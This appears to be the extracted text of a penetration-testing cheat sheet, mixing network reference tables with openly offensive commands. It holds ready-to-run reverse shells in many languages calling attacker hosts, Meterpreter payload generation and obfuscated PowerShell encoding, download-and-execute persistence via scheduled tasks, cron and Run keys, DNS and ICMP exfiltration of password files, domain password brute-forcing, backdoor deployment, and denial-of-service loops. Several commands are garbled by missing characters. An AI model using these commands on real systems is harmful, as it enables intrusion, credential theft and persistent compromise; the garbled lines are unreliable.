ENCODEMETERPRETER.PS1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 Encode Stream
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression `$(New-Object IO.StreamReader(``$([New-Object IO.Compression.DeflateStream](``$([New-Object IO.MemoryStream](``$([Convert]::FromBase64String(``$code`')))),`[IO.Compression.CompressionMode]::Decompress)),`[Text.Encoding]::ASCII)).ReadToEnd();`"

# Invoke-Expression $command
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Write to Standard Out
Write-Host $encodedCommand
```

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Please see reference [7] for disclaimer*

USING POWERSHELL TO LAUNCH METERPRETER (2ND METHOD)

ON BT ATTACK BOX

```
1. msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1  
LPORT=8080 R | msfencode -t psh -a x86
```

ON WINDOWS ATTACK BOX

```
1. c:\ powershell  
2. PS c:\ $cmd = ' PASTE THE CONTENTS OF THE PSH SCRIPT HERE '  
3. PS c:\ $u = [System.Text.Encoding]::Unicode.GetBytes($cmd)  
4. PS c:\ $e = [Convert]::ToBase64String($u)  
5. PS c:\ $e  
6. Copy contents of $e
```

START LISTENER ON ATTACK BOX

```
1. ./msfconsole  
2. use exploit/multi/handler  
3. set payload windows/meterpreter/reverse_tcp  
4. set LHOST 1.1.1.1  
5. set LPORT 8080  
6. exploit -j
```

ON TARGET SHELL (1: DOWNLOAD SHELLCODE, 2: EXECUTE)

```
1. c:\ powershell -noprofile -noninteractive -command "&  
{$client=new-object  
System.Net.WebClient;$client.DownloadFile('http://1.1.1.1/shell.txt  
2. c:\ powershell -noprofile -noninteractive -noexit -command "&  
{$cmd=type 'c:\windows\temp\_shell.txt';powershell -noprofile -  
noninteractive -noexit -encodedCommand $cmd}"
```

PROFIT

WINDOWS REGISTRY

OS INFORMATION

HKLM\Software\Microsoft\Windows NT\CurrentVersion

PRODUCT NAME

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
ProductName

DATE OF INSTALL

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate

REGISTERED OWNER

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner

SYSTEM ROOT

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v SystemRoot

TIME ZONE (OFFSET IN MINUTES FROM UTC)

HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias

MAPPED NETWORK DRIVES

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive
MRU

MOUNTED DEVICES

HKLM\System\MountedDevices

USB DEVICES

HKLM\System\CurrentControlSet\Enum\USBStor

TURN ON IP FORWARDING

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -
IPEnableRouter = 1

PASSWORD KEYS: LSA SECRETS CAN CONTAIN VPN, AUTOLOGON, OTHER PASSWORDS

HKEY_LOCAL_MACHINE\Security\Policy\Secrets
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\autoadminlogon

AUDIT POLICY

HKLM\Security\Policy\PolAdTev

KERNEL/USER SERVICES

HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

INSTALLED SOFTWARE ON MACHINE

HKLM\Software

INSTALLED SOFTWARE FOR USER

HKCU\Software

RECENT DOCUMENTS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

RECENT USER LOCATIONS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisite
dMRU & \OpenSaveMRU

TYPED URLs

HKCU\Software\Microsoft\Internet Explorer\TypedURLs

MRU LISTS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

LAST REGISTRY KEY ACCESSED

HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey

STARTUP LOCATIONS

HKLM\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load & \Run

ENUMERATING WINDOWS DOMAIN WITH DSQUERY

LIST USERS ON DOMAIN WITH NO LIMIT ON RESULTS

```
dsquery user -limit 0
```

LIST GROUPS FOR DOMAIN=VICTIM.COM

```
dsquery group "cn=users, dc=victim, dc=com"
```

LIST DOMAIN ADMIN ACCOUNTS

```
dsquery group -name "domain admins" | dsget group -members -expand
```

LIST ALL GROUPS FOR A USER

```
dsquery user -name bob^ | dsget user -memberof -expand
```

GET A USER'S LOGIN ID

```
dsquery user -name bob^ | dsget user -samid
```

LIST ACCOUNTS INACTIVE FOR 2 WEEKS

```
dsquery user -inactive 2
```

ADD DOMAIN USER

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpass -  
display "Bob" -pwdneverexpires yes -memberof "CN=Domain  
Admins,CN=Users,DC=victim,DC=com"
```

DELETE USER

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

LIST ALL OPERATING SYSTEMS ON DOMAIN

```
dsquery ^ "DC=victim,DC=com" -scope subtree -attr "cn" "operatingSystem"  
"operatingSystemServicePack" -filter  
"(&(objectclass=computer)(objectcategory=computer)(operatingSystem=Windows^  
))"
```

LIST ALL SITE NAMES

```
dsquery site -o rdn -limit 0
```

LIST ALL SUBNETS WITHIN A SITE

```
dsquery subnet -site sitename -o rdn
```

LIST ALL SERVERS WITHIN A SITE

```
dsquery server -site sitename -o rdn
```

FIND SERVERS IN THE DOMAIN

```
dsquery ' domainroot -filter  
"(&(objectCategory=Computer) (objectClass=Computer) (operatingSystem='Server'  
) )" -limit 0
```

DOMAIN CONTROLLERS PER SITE

```
dsquery ' "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter  
(objectCategory=Server)
```

WINDOWS SCRIPTING

```
# If scripting in batch file, variables must be preceded with %%, i.e. %%i
```

NESTED FOR LOOP PING SWEEP

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100  
10.10.%i.%x 2 nul | find "Reply" && echo 10.10.%i.%x live.txt)
```

LOOP THROUGH FILE

```
for /F %i in ( file ) do command
```

DOMAIN BRUTE FORGER

```
for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPC$  
\\user: domain \%n %p 1 NUL 2 &1 && echo %n:%p && net use /delete  
\\DC01\IPC$ NUL
```

ACCOUNT LOCKOUT (LOCKOUT.BAT)

```
@echo Test run:  
for /f %%U in (list.txt) do @for /l %%C in (1,1,5) do @echo net use \\WIN-  
1234\c$ /USER:%%U wrongpass
```

DHCP EXHAUSTION

```
for /L %i in (2,1,254) do (netsh interface ip set address local static  
1.1.1.%i netmask gw 1 ping 127.0.0.1 -n 1 -w 10000 nul %i)
```

DNS REVERSE LOOKUP

```
for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name"  
dns.txt && echo Server: 1.1.1.%i > dns.txt
```

SEARCH FOR FILES BEGINNING WITH THE WORD "PASS" AND THEN PRINT IF IT'S A DIRECTORY, FILE DATE/TIME, RELATIVE PATH, ACTUAL PATH AND SIZE (@VARIABLES ARE OPTIONAL)

```
forfiles /P c:\temp /s /m pass* -c "cmd /c echo @isdir @fdate @ftime  
@relpath @path @fsize"
```

SIMULATE MALICIOUS DOMAIN CALLOUTS (USEFUL FOR AV/IDS TESTING)

```
# Run packet capture on attack domain to receive callout  
# domains.txt should contain known malicious domains
```

```
for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n  
attack domain NUL 2 &1 & ping -n 5 127.0.0.1 NUL 2 &1
```

IE WEB LOOPER (TRAFFIC GENERATOR)

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com  
www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U &  
ping -n 6 localhost & taskkill /F /IM iexplore.exe
```

GET PERMISSIONS ON SERVICE EXECUTABLES

```
for /f "tokens=2 delims=''" %a in ('wmic service list full' | find /i "pathname" | find /i /v "system32") do @echo %a  
c:\windows\temp\3afd4ga.tmp  
  
for /f eol = " " delims= " " %a in (c:\windows\temp\3afd4ga.tmp) do cmd.exe  
/c icacls "%a"
```

ROLLING REBOOT (REPLACE /R WITH /S FOR A SHUTDOWN) :

```
for /L %i in (2,1,254) do shutdown /r /m \\1.1.1.%i /f /t 0 /c "Reboot  
message"
```

SHELL ESCALATION USING VBS (NEED Elevated CREDENTIALS)

```
# Create .vbs script with the following
```

```
Set shell = wscript.createobject("wscript.shell")  
Shell.run "runas /user: user " & """" &  
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle  
hidden -NoLogo -NonInteractive -ep bypass -nop -c \" & """" & "IEX ((New-  
Object Net.WEBClient).downloadstring(' url '))\" & """" & """  
wscript.sleep (100)  
shell.Sendkeys " password " & "{ENTER}"
```

TASK SCHEDULER

* Scheduled tasks binary paths CANNOT contain spaces because everything after the first space in the path is considered to be a command-line argument. Enclose the /TR path parameter between backslash (\) AND quotation marks ("):

```
... /TR "\"C:\Program Files\file.exe\" -x arg1"
```

TASK SCHEDULER (ST=START TIME, SD=START DATE, ED=END DATE)

*MUST BE ADMIN

```
SCHTASKS /CREATE /TN Task Name /SC HOURLY /ST HH:MM /F /RL HIGHEST /SD  
MM/DD/YYYY /ED MM/DD/YYYY /tr "C:\my.exe" /RU DOMAIN\user /RP  
password
```

TASK SCHEDULER PERSISTENCE [10]

*For 64 bit use:

```
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"
```

```
# (x86) on User Login
```

```
SCHTASKS /CREATE /TN Task Name /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle  
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object  
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC  
onlogon /RU System
```

```
# (x86) on System Start
```

```
SCHTASKS /CREATE /TN Task Name /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle  
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object  
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC  
onstart /RU System
```

```
# (x86) on User Idle (30 Minutes)
```

```
SCHTASKS /CREATE /TN Task Name /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle  
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object  
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC  
onidle /i 30
```


NETWORKING

COMMON PORTS

21	FTP	520	RIP
22	SSH	546/-	DHCPv6
23	Telnet	58-	SMTP
25	SMTP	902	VMWare
49	TACACS	1080	Socks Proxy
53	DNS	1194	VPN
67/8	DHCP (UDP)	1433/4	MS-SQL
69	TFTP (UDP)	1521	Oracle
80	HTTP	1629	DameWare
88	Kerberos	2049	NFS
110	POP3	3128	Squid Proxy
111	RPC	3306	MySQL
123	NTP (UDP)	3389	RDP
135	Windows RPC	5060	SIP
137	NetBIOS	5222	Jabber
138	NetBIOS	5432	Postgres
139	SMB	5666	Nagios
143	IMAP	5900	VNC
161	SNMP (UDP)	6000	X11
179	BGP	6129	DameWare
201	AppleTalk	666-	IRC
389	LDAP	9001	Tor
443	HTTPS	9001	HSQL
445	SMB	9090/1	Openfire
500	ISAKMP (UDP)	9100	Jet Direct
514	Syslog		

TTL FINGERPRINTING

Windows : 128
Linux : 64
Network : 255
Solaris : 255

IPv4

CLASSFUL IP RANGES

A	0.0.0.0	-	127.255.255.255
B	128.0.0.0	-	191.255.255.255
C	192.0.0.0	-	223.255.255.255
D	224.0.0.0	-	239.255.255.255
E	240.0.0.0	-	255.255.255.255

RESERVED RANGES

10.0.0.0	-	10.255.255.255
127.0.0.0	-	127.255.255.255
172.16.0.0	-	172.31.255.255
192.168.0.0	-	192.168.255.255

SUBNETTING

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

CALCULATING SUBNET RANGE

Given: 1.1.1.101/28

- ✓ /28 = 255.255.255.240 netmask
- ✓ 256 - 240 = 16 = subnet ranges of 16, i.e.
 - 1.1.1.0
 - 1.1.1.16
 - 1.1.1.32...
- ✓ Range where given IP falls: 1.1.1.96 - 1.1.1.111

IPv6

BROADCAST ADDRESSES

ff02::1 - link-local nodes
ff05::1 - site-local nodes
ff01::2 - node-local routers
ff02::2 - link-local routers
ff05::2 - site-local routers

INTERFACE ADDRESSES

fe80:: - link-local
2001:: - routable

::a.b.c.d - IPv4 compatible IPv6
::ffff:a.b.c.d - IPv4 mapped IPv6

THC IPv6 TOOLKIT

Remote Network DoS:
rsumrf6 eth# remote_ipv6

SOCAT TUNNEL IPv6 THROUGH IPv4 TOOLS

```
 socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80
 ./nikto.pl -host 127.0.0.1 -port 8080
```

CISCO COMMANDS

Command	Description
.enable	Enter privilege mode
#configure terminal	Configure interface
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr 1.1.1.1 255.255.255.0	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)#login	1. Set telnet password
(config-line)#password password	2. Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file systems	Available files
#dir all-filesystems	File information
#dir /all	Deleted files
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface e0	Detailed interface info
#show ip route	Routes
#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace run w/ start config
#copy running-config tftp	Copy run config to TFTP Srv

Cisco IOS 11.2-12.2 VULNERABILITY

http:// ip /level/ 16-99 /exec/show/config

SNMP

MUST START TFTP SERVER 1ST

```
./snmpblow.pl -s  srcip -d  rtr_ip -t  attackerip -f out.txt  
snmpstrings.txt
```

WINDOWS RUNNING SERVICES:

```
- snmpwalk -c public -v1 ip 1 |grep hrSWRunName |cut -d" " -f4
```

WINDOWS OPEN TCP PORTS:

```
- smpwalk ... |grep tcpConnState |cut -d" " -f6 |sort -u
```

WINDOWS INSTALLED SOFTWARE:

```
- smpwalk ... |grep hrSWInstalledName
```

WINDOWS USERS:

```
- snmpwalk ... ip 1.3 |grep 77.1.2.25 ... -f4
```

PACKET CAPTURING

CAPTURE TCP TRAFFIC ON PORT 22-23

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

CAPTURE TRAFFIC TO SPECIFIC IP EXCLUDING SPECIFIC SUBNET

```
tcpdump -I eth0 -tttt dst ip and not net 1.1.1.0/24
```

CAPTURE TRAFFIC B/W LOCAL-192.1

```
tcpdump net 192.1.1
```

CAPTURE TRAFFIC FOR <SEC> SECONDS

```
dumpcap -I eth0 -a duration: sec -w file file.pcap
```

REPLAY PCAP

```
file2cable -i eth0 -f file.pcap
```

REPLAY PACKETS (FUZZ | DoS)

```
tcpreplay --topspeed --loop=0 --intf=eth0 .pcap_file_to_replay --mbps=10|100|1000
```

DNS

DNSRECON

Reverse lookup for IP range:

```
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20
```

Retrieve standard DNS records:

```
./dnsrecon.rb -t std -d domain.com
```

Enumerate subdomains:

```
./dnsrecon.rb -t brt -d domain.com -w hosts.txt
```

DNS zone transfer:

```
./dnsrecon -d domain.com -t axfr
```

NMAP REVERSE DNS LOOKUP AND OUTPUT PARSER

```
nmap -R -sL -Pn -dns-servers dns srv ip range | awk '{if((\$1" "$2" "\$3)=="Nmap scan report")print\$5" "\$6}' | sed 's/(//g' | sed 's)///g' -> dns.txt
```

VPN

WRITE PSK TO FILE

```
ike-scan -M -A vpn_ip -P file
```

DoS VPN SERVER

```
ike-scan -A -t 1 --sourceip= spoof_ip dst_ip
```

FIKED - FAKE VPN SERVER

- ✓ Must know the VPN group name and pre-shared key
- 1. Ettercap filter to drop IPSEC traffic (UDP port 500)
if(ip.proto == UDP && udp.src == 500){
 kill();
 drop();
 msg("!!!!'UDP packet dropped'!!!!");
}
- 2. Compile filter
· etterfilter udpdrop.filter -o udpdrop.ef
- 3. Start Ettercap and drop all IPSEC traffic
#ettercap -T -q -M arp -F udpdrop.ef // //
- 4. Enable IP Forward
· echo "1" /proc/sys/net/ipv4/ip_forward
- 5. Configure IPTables to port forward to Fiked server
· iptables -t nat -A PREROUTING -p udp -I eth0 -d VPN Server IP -j DNAT - - to Attacking Host IP
· iptables -P FORWARD ACCEPT
- 6. Start Fiked to impersonate the VPN Server
· fiked - g vpn gateway ip - k VPN Group Name:Group Pre-Shared Key
- 7. Stop Ettercap
- 8. Restart Ettercap without the filter
· ettercap -T -M arp // //

PUTTY

REG KEY TO HAVE PUTTY LOG EVERYTHING (INCLUDING CONVERSATIONS)

```
[HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]
"LogFileName"="%TEMP%\putty.dat"
"LogType"=dword:00000002
```


TIPS AND TRICKS

i

FILE TRANSFER

FTP THROUGH NON-INTERACTIVE SHELL

```
echo open ip 21 ftp.txt
echo user ftp.txt
echo pass ftp.txt
echo bin ftp.txt
echo GET file ftp.txt
echo bye ftp.txt
ftp -s:ftp.txt
```

DNS TRANSFER ON LINUX

On victim:

1. Hex encode the file to be transferred
xxd -p secret file.hex
2. Read in each line and do a DNS lookup
for b in `cat file.hex`; do dig \$b.shell.evilexample.com; done

On attacker:

1. Capture DNS exfil packets
tcpdump -w /tmp/dns -s0 port 53 and host system.example.com
2. Cut the exfilled hex from the DNS packet
tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' '|
cut -f1 -d'.' | uniq received.txt
3. Reverse the hex encoding
xxd -r -p receivedu.txt keys.pgp

EXFIL COMMAND OUTPUT ON A LINUX MACHINE OVER ICMP

On victim (never ending 1 liner):

```
stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n"`;
counter=0; while ((\$counter = ${#stringZ}));do ping -s 16 -c 1 -p
\$stringZ:\$counter:16) 192.168.10.10 &&
counter=\$((counter+16));done
```

On attacker (capture packets to data.dmp and parse):

```
tcpdump -ntvvSxs 0 'icmp[0]=8' data.dmp
grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

OPEN MAIL RELAY

```
C:\ telnet x.x.x.x 25
HELO x.x.x.x
MAIL FROM: me@you.com
RCPT TO: you@you.com
DATA
Thank You.
.
quit
```

REVERSE SHELLS [1] [3] [4]

NETCAT (* START LISTENER ON ATTACK BOX TO CATCH SHELL)

```
nc 10.0.0.1 1234 -e /bin/sh          Linux reverse shell  
nc 10.0.0.1 1234 -e cmd.exe        Windows reverse shell
```

NETCAT (SOME VERSIONS DON'T SUPPORT -E OPTION)

```
nc -e /bin/sh 10.0.0.1 1234
```

NETCAT WORK-AROUND WHEN -E OPTION NOT POSSIBLE

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234 /tmp/f
```

PERL

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM, getprotobynumber("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){ open(STDIN," &$");open(STDOUT," &$"); open(STDERR," &$"); exec("/bin/sh -i");};'
```

PERL WITHOUT /BIN/SH

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN- fdopen($c,r);$~~~ fdopen($c,w);system$_ while ;'
```

PERL FOR WINDOWS

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN- fdopen($c,r);$~~~ fdopen($c,w);system$_ while ;'
```

PYTHON

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
```

BASH

```
bash -i & /dev/tcp/10.0.0.1/8080 0 &1
```

JAVA

```
r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c","exec 5 /dev/tcp/10.0.0.1/2002;cat &5 |  
while read line; do \$line 2 &5 &5; done"]); String[]  
p.waitFor()
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i &3 &3 2 &3");'
```

RUBY

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec  
sprintf("/bin/sh -i &%d &%d 2 &%d",f,f,f)'
```

RUBY WITHOUT /BIN/SH

```
by -rsocket -e 'exit if  
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r  
"){|io|c.print io.read}end'
```

RUBY FOR WINDOWS

```
ruby -rsocket -e  
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|  
io|c.print io.read}end'
```

TELNET

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p  
--OR--  
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445
```

XTERM

```
xterm -display 10.0.0.1:1  
o Start Listener: Xnest :1  
o Add permission to connect: xhost +victimIP
```

MISC

```
wget http:// server /backdoor.sh -O- | sh Downloads and runs backdoor.sh
```

PERSISTENCE

FOR LINUX PERSISTENCE (ON ATTACK BOX)

```
crontab -e : set for every 10 min  
0-59/10 * * * * nc ip 777 -e /bin/bash
```

WINDOWS TASK SCHEDULER PERSISTENCE (START TASK SCHEDULER)

```
sc config schedule start= auto  
net start schedule  
at 13:30 ""C:\nc.exe ip 777 -e cmd.exe""
```

WINDOWS PERSISTENT BACKDOOR WITH FIREWALL BYPASS

1. REG add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v firewall /t REG_SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHTASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TN FIREWALL /TR "%USERPROFILE%\backdoor.exe" /ED 12/12/2012

REMOTE PAYLOAD DEPLOYMENT VIA SMB OR WEBDAV [6]

Via SMB:

1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:

1. Launch Metasploit 'webdav_file_server' module
2. Set following options:
 - localexe=true
 - localfile= payload
 - localroot= payload directory
 - disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload

```
psexec \\ remote ip /u domain\compromised_user /p password "\\\ payload  
ip \test\msf.exe"
```

-- OR --

```
wmic /node: remote ip /user:domain\compromised_user //password:password  
process call create "\\\ payload ip \test\msf.exe"
```

TUNNELING

FPIPE - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

SOCKS.EXE - SCAN INTRANET THROUGH SOCKS PROXY

On redirector (1.1.1.1):

```
socks.exe -il1.1.1.1 -p 8080
```

On attacker:

Modify /etc/proxychains.conf:

Comment out: #proxy_dns

Comment out: #socks4a 127.0.0.1 9050

Add line: socks4 1.1.1.1 8080

Scan through socks proxy:

```
proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

SOCAT - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

STUNNEL - SSL ENCAPSULATED NC TUNNEL (WINDOWS & LINUX) [8]

On attacker (client):

```
Modify /stunnel.conf
client = yes
[netcat client]
accept = 5555
connect = -Listening IP-:4444
```

On victim (listening server):

```
Modify /stunnel.conf
client = no
[netcat server]
accept = 4444
connect = ----
C:\ nc -vlp ----
```

On attacker (client):

```
# nc -nv 127.0.0.1 5555
```

GOOGLE HACKING

Search Term	Description
site: [url]	search only one [url]
numrange:[#]...[#]	search within a number range
date:[#]	search within past [#] months
link: [url]	find pages that link to [url]
related: [url]	find pages related to [url]
intitle: [string]	find pages with [string] in title
inurl: [string]	find pages with [string] in url
filetype: [xls]	find files that are xls
phonebook: [name]	find phone book listings of [name]

VIDEO TELECONFERENCING

POLYCOM

```
telnet ip  
#Enter 1 char, get uname:pwd  
http:// ip /getsecure.cgi  
http:// ip /en_a_rc1.htm  
http:// ip /a_security.htm  
http:// ip /a_rc.htm
```

TANDBERG

```
http:// ip /snapctrl.ssi
```

SONY WEBCAM

```
http:// ip /command/visca-gen.cgi?visca= str  
8101046202FF : Freeze Camera
```


TOOL SYNTAX

NMAP

SCAN TYPES

-sP : ping scan	-sU : udp scan
-sS : syn scan	-sO : protocol scan
-sT : connect scan	

OPTIONS

-p1-65535 : ports	-sV : version detection
-T[0-5] : 0=5m, 1=15s, 2=.4s	-PN : no ping
-n : no dns resolution	-6 : IPv6 scan
-O : OS detection	--randomize-hosts
-A : aggressive scan	

OUTPUT/INPUT

-oX <file>	: write to xml file
-oG <file>	: write to grep file
-oA <file>	: save as all 3 formats
-iL <file>	: read hosts from file
-excludefile <file>	: excludes hosts in file

ADVANCED OPTIONS

-sV -p# --script=banner	-ttl : set TTL
-traceroute	--script script

FIREWALL EVASION

-f	: fragment packets	--spoof-mac mac
-S <ip>	: spoof src	--data-length size
-g <#>	: spoof src port	(append random data)
-D <ip>, ip	: Decoy	--scan-delay 5s
--mtu #	: set MTU size	

CONVERT NMAP XML FILE TO HTML:

```
xsltproc nmap.xml -o nmap.html
```

GENERATE LIVE HOST FILE:

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f 5 > live_hosts.txt
```

COMPARE NMAP RESULTS

```
ndiff scan1.xml scan2.xml
```

DNS REVERSE LOOKUP ON IP RANGE

```
nmap -R -sL -dns-server <server> 1.1.1.0/24
```

IDS TEST (XMAS SCAN WITH DECOY IPs AND SPOOFING)

```
for x in {1..10000..1};do nmap -T5 -sX -S <spoof-source-IP> -D <comma-separated with no spaces list of decoy IPs> --spoof-mac aa:bb:cc:dd:ee:ff -e eth0 -Pn <targeted-IP>;done
```

WIRESHARK

Filter	Description
eth.addr/eth.dst.eth.src	MAC
rip.auth.passwd	RIP password
ip.addr/ip.dst.ip.src (ipv6.)	IP
tcp.port/tcp.dstport/tcp.srcport	TCP ports
tcp.flags (ack,fin,push,reset,syn,urg)	TCP flags
udp.port/udp.dstport/udp.srcport	UDP ports
http.authbasic	Basic authentication
http.www_authentication	HTTP authentication
http.data	HTTP data portion
http.cookie	HTTP cookie
http.referer	HTTP referer
http.server	HTTP Server
http.user_agent	HTTP user agent string
wlan.fc.type eq 0	802.11 management frame
wlan.fc.type eq 1	802.11 control frame
wlan.fc.type eq 0	802.11 data frame
wlan.fc.type_subtype eq 0 (1=reponse)	802.11 association request
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation req
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request
wlan.fc.type_subtype eq 8	802.11 beacon
wlan.fc.type_subtype eq 10	802.11 disassociate
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate

COMPARISON OPERATORS

```
eq OR ==
ne OR !=
gt OR >
lt OR <
ge OR >=
le OR =
```

LOGICAL OPERATORS

```
and OR &&
or OR ||
xor OR ^^
not OR !
```

NETCAT

BASICS

Connect to [TargetIP] Listener on [port]:
\$ nc [TargetIP] [port]

Start Listener:
\$ nc -l -p [port]

PORT SCANNER

TCP Port Scanner in port range [startPort] to [endPort]:
\$ nc -v -n -z -wl [TargetIP] [startPort]-[endPort]

FILE TRANSFERS

Grab a [filename] from a Listener:

1. Start Listener to push [filename]
\$ nc -l -p [port] > [filename]
2. Connect to [TargetIP] and Retrieve [filename]
\$ nc -w3 [TargetIP] [port] < [filename]

Push a [filename] to Listener:

1. Start Listener to pull [filename]
\$ nc -l -p [port] < [filename]
2. Connect to [TargetIP] and push [filename]
\$ nc -w3 [TargetIP] [port] > [filename]

BACKDOOR SHELLS

Linux Shell:
\$ nc -l -p [port] -e /bin/bash

Linux Reverse Shell:
\$ nc [LocalIP] [port] -e /bin/bash

Windows Shell:
\$ nc -l -p [port] -e cmd.exe

Windows Reverse Shell:
\$ nc [LocalIP] [port] -e cmd.exe

VLC STREAMING

```
# Use cvlc (command line VLC) on target to mitigate popups
```

CAPTURE AND STREAM THE SCREEN OVER UDP TO <ATTACKERIP>:1234

```
# Start a listener on attacker machine
~ vlc udp://@:1234
```

-- OR --

```
# Start a listener that stores the stream in a file.
